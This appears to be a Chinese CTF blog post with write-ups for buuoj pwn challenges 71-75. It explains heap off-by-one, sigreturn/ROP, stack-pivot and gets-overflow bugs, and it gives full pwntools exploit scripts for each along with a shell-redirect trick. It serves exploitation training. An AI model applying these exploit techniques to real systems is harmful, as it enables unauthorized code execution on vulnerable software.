buuoj Pwn writeup 71-75

原创

yongbaoii 于 2021-02-23 19:31:39 发布 68 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113821388

71 hitcontraining_heapcreator

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   85 Symbols      Yes  0
4       ./71
```

菜单

```
int menu()
{
  puts("--------------------------------");
  puts("          Heap Creator          ");
  puts("--------------------------------");
  puts(" 1. Create a Heap                ");
  puts(" 2. Edit a Heap                  ");
  puts(" 3. Show a Heap                  ");
  puts(" 4. Delete a Heap                ");
  puts(" 5. Exit                         ");
  puts("--------------------------------");
  return printf("Your choice :");
}
```



功能还是很齐全的，题目应该不难。

create

```
  char buf[8]; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v5; // [rsp+18h] [rbp-18h]

  v5 = __readfsqword(0x28u);
  for ( i = 0; i <= 9; ++i )
  {
    if ( !*(&heaparray + i) )
    {
      *(&heaparray + i) = malloc(0x10uLL);
      if ( !*(&heaparray + i) )
      {
        puts("Allocate Error");
        exit(1);
      }
      printf("Size of Heap : ");
      read(0, buf, 8uLL);
      size = atoi(buf);
      v0 = (__int64)*(&heaparray + i);
      *(_QWORD *)(v0 + 8) = malloc(size);
      if ( !*((_QWORD *)*(&heaparray + i) + 1) )
      {
        puts("Allocate Error");
        exit(2);
      }
      *(_QWORD *)*(&heaparray + i) = size;
      printf("Content of heap:");
      read_input(*((_QWORD *)*(&heaparray + i) + 1), size);
      puts("SuccessFul");
      return __readfsqword(0x28u) ^ v5;
    }
  }
  return __readfsqword(0x28u) ^ v5;
}
```


结构简单。



edit

```
unsigned __int64 edit_heap()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&heaparray + v1) )
  {
    printf("Content of heap : ");
    read_input(*((_QWORD *)*(&heaparray + v1) + 1), *(_QWORD *)*(&heaparray + v1) + 1LL);
    puts("Done !");
  }
  else
  {
    puts("No such heap !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


read_input那里有off by one。

show

```
unsigned __int64 show_heap()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&heaparray + v1) )
  {
    printf("Size : %ld\nContent : %s\n", *(_QWORD *)*(&heaparray + v1), *((const char **)*(&heaparray + v1) + 1));
    puts("Done !");
  }
  else
  {
    puts("No such heap !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


delete

```
unsigned __int64 delete_heap()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( *(&heaparray + v1) )
  {
    free(*((void **)*(&heaparray + v1) + 1));
    free(*(&heaparray + v1));
    *(&heaparray + v1) = 0LL;
    puts("Done !");
  }
  else
  {
    puts("No such heap !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


平平无奇输出删除。

那我们就是常规思路，通过off by one，制造overlapping，然后泄露地址，malloc_hook一套给它带走。

首先我们想的是通过off by one，申请4个0x71大小的chunk，将第一个chunk的size改成0xe1，然后free掉，从而制造overlapping，我们再将第一个申请回来，然后地址就会中第二个chunk中，就可以释放地址。顺路把第二个的chunkfd改成malloc - 0x8的位置，然后申请回来，编辑就好了。

但是要注意的是因为里面create一次会创建两个chunk，大小也不一样，所以我们要先申请并且释放一些0x10的chunk，来让后面那些0x70的chunk是在一起的，方便溢出。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn',25794)
r = process('./71')

context.log_level = "debug"

elf = ELF('./71')
libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
one_gadget = 0x4526a

def create(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Size of Heap : ", str(size))
    r.sendlineafter("Content of heap:", content)

def edit(index, content):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("Content of heap : ", content)

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

def delete(index):
    r.sendlineafter("Your choice :", "4")
    r.sendlineafter("Index :", str(index))

create(0x18, '0000') #0
create(0x18, '0000') #1
create(0x18, '0000') #2
delete(0)
delete(1)
delete(2)

create(0x68, 'aaaa') #0
create(0x68, 'bbbb') #1
create(0x68, 'cccc') #2
create(0x68, 'dddd') #3

#0x68的大小申请到的chunk是0x70，这样便于之后对malloc_hook进行攻击

payload = 'a' * 0x68 + '\xe1'
edit(0, payload)
```

```
delete(1)
create(0x68, 'aaaa') #1

show(2)

malloc = u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))

malloc_hook = (malloc & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook'] & 0xfff)
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.sym['realloc']
one_gadget = libc_base + one_gadget

print hex(malloc_hook)
print hex(libc_base)

create(0x68, 'eeee') #4
delete(4)

payload = p64(malloc_hook - 0x23)
edit(2, payload)

create(0x68, 'eeee') #4
create(0x68, 'p' * 0xb + p64(one_gadget) + p64(realloc + 13))

#gdb.attach(r)

r.sendlineafter("Your choice :", "1")

r.interactive()
```

注意到got表是可以覆写的，又注意到这道题他是双层结构，我们可以把第一层的覆盖掉，也可以去泄露地址，去覆写got表。所以我们这里的话把free的got表的地址写在第一层的ptr的地方，从而利用。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

#r = remote('node3.buuoj.cn',25138)
r = process('./71')

context.log_level = "debug"

elf = ELF('./71')
libc = ELF('./64/libc-2.23.so')
#libc = ELF('/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc.so.6')
one_gadget = 0x4526a

def create(size, content):
    r.sendlineafter("Your choice :", "1")
    r.sendlineafter("Size of Heap : ", str(size))
    r.sendlineafter("Content of heap:", content)

def edit(index, content):
    r.sendlineafter("Your choice :", "2")
    r.sendlineafter("Index :", str(index))
    r.sendlineafter("Content of heap : ", content)

def show(index):
    r.sendlineafter("Your choice :", "3")
    r.sendlineafter("Index :", str(index))

def delete(index):
    r.sendlineafter("Your choice :", "4")
    r.sendlineafter("Index :", str(index))

free_got = elf.got['free']

create(0x18,'aaaa')
create(0x10,'bbbb')
create(0x10,'cccc')

edit(0,'/bin/sh\x00'+p64(0)*2+'\x81')
delete(1)
create(0x70,p64(0)*8+p64(0x8)+p64(elf.got['free']))

show(2)
free_addr=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))

print hex(free_got)

libc_base=free_addr-libc.sym('free')
system_addr=libcbase+libc.sym('system')

edit(2,p64(system_addr))
#gdb.attach(p)
delete(0)
r.interactive()
```

72 [V&N2020 公开赛]babybabypwn

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes 0
2       ./72
```

```
__int64 sub_1202()
{
  __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = seccomp_init(2147418112LL);
  seccomp_rule_add(v1, 0LL, 41LL, 0LL);
  seccomp_rule_add(v1, 0LL, 42LL, 0LL);
  seccomp_rule_add(v1, 0LL, 49LL, 0LL);
  seccomp_rule_add(v1, 0LL, 50LL, 0LL);
  seccomp_rule_add(v1, 0LL, 56LL, 0LL);
  seccomp_rule_add(v1, 0LL, 59LL, 0LL);
  seccomp_rule_add(v1, 0LL, 10LL, 0LL);
  seccomp_rule_add(v1, 0LL, 9LL, 0LL);
  seccomp_rule_add(v1, 0LL, 57LL, 0LL);
  return seccomp_load(v1);
}
```


这一堆东西，加了沙箱。

```
unsigned __int64 sub_1347()
{
  char buf[264]; // [rsp+0h] [rbp-110h] BYREF
  unsigned __int64 v2; // [rsp+108h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Welcome to v&n challange!");
  printf("Here is my gift: 0x%llx\n", &puts);
  printf("Please input magic message: ");
  read(0, buf, 256uLL);
  syscall(15LL);
  return __readfsqword(0x28u) ^ v2;
}
```


程序也是稀奇古怪。

先给了puts的地址。


syscall参数是15的话时调用的sigreturn。

平常我们是先调用signal，再调用sigreturn。

Signal in Unix-like System

Signal这套机制在1970年代就被提出来并整合进了UNIX内核中，它在现在的操作系统中被使用的非常广泛，比如内核要杀死一个进程（`kill -9 $PID`），再比如为进程设置定时器，或者通知进程一些异常事件等等。

如下图所示，当内核向某个进程发起（deliver）一个signal，该进程会被暂时挂起（suspend），进入内核（1），然后内核为该进程保存相应的上下文，跳转到之前注册好的signal handler中处理相应signal（2），当signal handler返回之后（3），内核为该进程恢复之前保存的上下文，最后恢复进程的执行（4）。



但是这个里面我们是直接调用的sigreturn，所以会把buf里面的东西返回成寄存器的状态。

因为禁用了execve，所以我们只能用open-read-write去获取flag。

然后我们就在buf里面输入一些寄存器的状态。

```python
from pwn import *
from LibcSearcher import *

libc  = ELF('./64/libc-2.23.so')
r = remote('node3.buuoj.cn', 25083)

elf = ELF('./72')

context(os='linux', arch='amd64', log_level='debug')


r.recvuntil(': ')
puts_addr = int(r.recv(14), 16)

libcbase = puts_addr - libc.symbols['puts']
open_addr = libcbase + libc.symbols['open']
read = libcbase + libc.symbols['read']
write = libcbase + libc.symbols['write']
bss = libcbase + 0x00000000003c5720 + 0x400
pop_rdi = libcbase + 0x21102
pop_rsi = libcbase + 0x202e8
pop_rdx = libcbase + 0x1b92

frame = SigreturnFrame()
frame.rdi = 0
frame.rsi = bss
frame.rdx = 0x100
frame.rip = read
frame.rsp = bss
r.sendafter('Please input magic message:', str(frame)[8:])
print 'bss:'+hex(bss)

flag_addr = bss + 0x98
#flag_addr=0x7ffff77d2f6a
payload = p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) + p64(open_addr)
payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(bss) + p64(pop_rdx) + p64(0x100) + p64(read)
payload += p64(pop_rdi) + p64(1) + p64(pop_rsi) + p64(bss) + p64(pop_rdx) + p64(0x100) + p64(write)
payload += 'flag\x00'

#gdb.attach(r)
r.send(payload)
r.interactive()
```

73 ciscn_2019_s_4

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   79 Symbols      No   0
6       ./73
```

```
int vul()
{
  char s[40]; // [esp+0h] [ebp-28h] BYREF

  memset(s, 0, 0x20u);
  read(0, s, 48u);
  printf("Hello, %s\n", s);
  read(0, s, 48u);
  return printf("Hello, %s\n", s);
}
```

```
int hack()
{
  return system("echo flag");
}
```


平平无奇

栈溢出与平平无奇后门函数。

后门函数有问题，参数不对，但是溢出长度又受限，只能溢出到返回地址。

考虑栈迁移，但是栈迁移不能迁移到bss段，因为没有办法往bss段写函数只有往buf上迁移。

那就必须得先有buf的地址。
通过泄露ebp获得buf地址。
然后迁移过去就好了。

exp

```
from pwn import *

r = remote('node3.buuoj.cn',29949)

leave_ret = 0x8048562
system_addr = 0x8048400

payload = 'a' * 0x24 + 'bbbb'
r.send(payload)
r.recvuntil('bbbb')
ebp = u32(r.recv(4))
print(hex(ebp))
buf = ebp - 56

payload = ('aaaa' + p32(system_addr) + 'bbbb' + p32(buf + 16) + '/bin/sh\x00').ljust(0x28,'a') + p32(buf) + p32(
leave_ret)

r.send(payload)

r.interactive()
```

74 wustctf2020_closed

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   76 Symbols      No   0
0       ./74
```

```
__int64 vulnerable()
{
  puts("HaHaHa!\nWhat else can you do???");
  close(1);
  close(2);
  return shell();
}
```


两个close就不让去执行shell。

还问我能干嘛……好家伙……

close（1）关闭了标准输出
close（2）关闭了标准错误
我们只剩下标准输入，并且看到程序会返回shell（0是标准输入，1是标准输出，2是标准错误）

最后用的是stdout重定向
stdout

```
  __  ___    _______   ___
 /  |/  /__ /_  __/__<  /_ __
/ /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\

HaHaHa!
What else can you do???
exec 1>&0
ls
bin
boot
dev
etc
flag
```


因此这题不用写exp，直接执行 exec 1>&0 ,也就是把标准输出重定向到标准输入，因为默认打开一个终端后，0，1，2都指向同一个位置也就是当前终端，所以这条语句相当于重启了标准输出，此时就可以执行命令并且看得到输出了

75 mrctf2020_easyoverflow

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   69 Symbols      Yes  0
2       ./75
```

main

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[48]; // [rsp+0h] [rbp-70h] BYREF
  char v5[24]; // [rsp+30h] [rbp-40h] BYREF
  __int64 v6; // [rsp+48h] [rbp-28h]
  __int64 v7; // [rsp+50h] [rbp-20h]
  __int64 v8; // [rsp+58h] [rbp-18h]
  __int16 v9; // [rsp+60h] [rbp-10h]
  unsigned __int64 v10; // [rsp+68h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  strcpy(v5, "ju3t_@_f@k3_f1@g");
  v6 = 0LL;
  v7 = 0LL;
  v8 = 0LL;
  v9 = 0;
  gets(v4, argv);
  if ( !(unsigned int)check((__int64)v5) )
    exit(0);
  system("/bin/sh");
  return 0;
}
```


check

```
__int64 __fastcall check(__int64 a1)
{
  int i; // [rsp+18h] [rbp-8h]
  int v3; // [rsp+1Ch] [rbp-4h]

  v3 = strlen(fake_flag);
  for ( i = 0; ; ++i )
  {
    if ( i == v3 )
      return 1LL;
    if ( *(_BYTE *)(i + a1) != fake_flag[i] )
      break;
  }
  return 0LL;
}
```


就溢出然后覆盖掉就行。

```python
from pwn import *

r=remote("node3.buuoj.cn",25779)
payload='a'*0x30+"n0t_r3@11y_f1@g"
r.sendline(payload)
r.interactive()
```